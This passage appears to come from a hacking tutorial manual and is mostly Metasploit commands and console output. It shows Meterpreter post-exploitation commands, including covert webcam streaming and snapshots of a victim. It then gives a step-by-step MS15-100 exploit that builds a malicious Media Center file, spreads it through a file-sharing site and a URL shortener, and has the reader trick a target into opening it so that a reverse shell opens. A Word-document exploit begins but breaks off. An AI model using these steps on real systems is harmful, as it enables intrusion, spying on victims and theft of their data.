 268   460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\svchost.exe
 320   304   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 360   304   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 368   352   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 416   352   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 460   360   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 468   360   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 476   360   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 584   460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 612   1452  explorer.exe       x64   1        Win7U-PC\Win7U                C:\Windows\Explorer.EXE
 644   460   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 700   460   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 752   460   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 840   460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 904   460   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 928   460   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 964   460   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1096  460   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1196  460   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
```

- **migrate** - Used to jump from one process (PID) to another process

```
meterpreter > migrate 416
[*] Migrating from 1196 to 416...
[*] Migration completed successfully.
meterpreter >
```

- **getuid** - Used to know **userid** of the target machine

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- **getpid** - Used to know the running process ID (active session)


```
meterpreter > getpid
Current pid: 416
meterpreter >
```

- **execute** - To execute any executable file like a **.exe** or **.msi** on the target machine

```
meterpreter > execute -f cmd.exe
```

- **screenshot** - Used to capture the screen of victim's machine, the image is saved to root directory in attacker's machine.


```
meterpreter > screenshot
Screenshot saved to: /home/user/XRyCtbZC.jpeg
meterpreter >
```



- We can turn-on victim's webcam and stream (live) with **webcam_stream** command


```
meterpreter > webcam_stream
```

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: CXvyozgZ.html
[*] Streaming...
```




- To take pictures from victim webcam use **webcam_snap** option

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/dRHWyySK.jpeg
meterpreter >
```



- **shell** - To enter in to shell or cmd or terminal.



meterpreter > shell
Process 3756 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\eHome>

Practical 7: Hacking windows machine with MS15_100 exploit.


Description: In this practical we will exploit a vulnerability in Windows Media Centre. Attacker creates a malicious mcl file by supplying an UNC path in the *.mcl file, and shares with the target. When target runs the mcl file, a remote file will be automatically downloaded, which can result in arbitrary code execution.
Prerequisites: The target should have window media center

Step 1: Load Metasploit Framework using

- Command: **service postgresql start**
- Command: **msfconsole**




Step 2: Search exploit using **search ms15_100** command



Step 3: load exploit using following command

- **use <exploit path>**



Step 4: Verify options by executing **show options** command

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > show options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     msf.mcl          yes       The MCL file
   FILE_NAME    msf.exe          no        The name of the malicious payload to execut
   FOLDER_NAME                   no        Folder name to share (Default none)
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host or network interface to list
This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/fileformat/ms15_100_mcl_exe) >
```

Step 5: to set exploit options, execute following commands

- **set SRVHOST <attacker IP>**
- **set FILENAME <filename.mcl>**
- **set FILE_NAME <filename.exe>**

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set SRVHOST 192.168.0.11
SRVHOST => 192.168.0.11
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set FILENAME Memories.mcl
FILENAME => Memories.mcl
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set FILE_NAME Update.exe
FILE_NAME => Update.exe
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) >
```

Step 6: To configure payload and set payload options, run following commands

- **set PAYLOAD <payload name>**
- **set LHOST <attacker IP>**
- **set LPORT <attacker port>**


```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set LPORT 9867
LPORT => 9867
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) >
```

Step 7: Finally, execute **exploit** command to gain access to target computer.


```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.11:9867
[*] Started service listener on 192.168.0.11:445
[*] Server started.
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Malicious executable at \\192.168.0.11\
dKdFB\Update.exe...
[*] Creating 'Memories.mcl' file ...
[+] Memories.mcl stored at /root/.msf4/local/Memories.mcl

msf6 exploit(windows/fileformat/ms15_100_mcl_exe) >
```

Step 8: After exploitation, it is observed that **Memories.mcl** file is created and stored on attacker's computer at **/root/.msf5/local/Memories.mcl** location. We need to share this malicious windows media player file with that target.


- Follow the steps below to trick our target to download and execute the above created malicious file.
- At first copy the malicious file on to desktop using **cp** command
- **syntax: cp /path/of/mclFile /copy/location/**



Step 9: Visit https://www.sendgb.com and upload **Memories.mcl** file saved on Desktop.




Step 10: This website generates a link from where anyone can download the malicious file (Memories.mcl) over the internet.



Step 11: we can even shorten the link created by send.firefox.com using any online URL shortening services (http://tinyurl.com)

- Convince our target to click on the link, download and execute **Memories.mcl**



Step 12: If the target executes downloaded the malicious file (Memories.mcl), then a new meterpreter session opens on attacker's machine.

```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) >
[*] Sending stage (175174 bytes) to 192.168.0.13
[*] Meterpreter session 2 opened (192.168.0.11:9867 -> 192.168.0.13:49551) at 20
20-10-09 15:37:06 +0100
```


```
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : WIN7U-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Practical 8: Hacking windows computer using a vulnerability in office application


Description: In this practical we create a malicious word document using the exploit module available in Metasploit and share with the target. When the target opens the document in vulnerable version of Microsoft word hta code will get executed and the attacker will get a reverse connection.


Prerequisites: target must be using vulnerable Microsoft office.

Step 1: Start Metasploit Framework and search for an **office_word** exploit



Step 2: Load exploit **use** command and verify exploit options using **show options** command





Step 3: Change filename and set SRVHOST value.

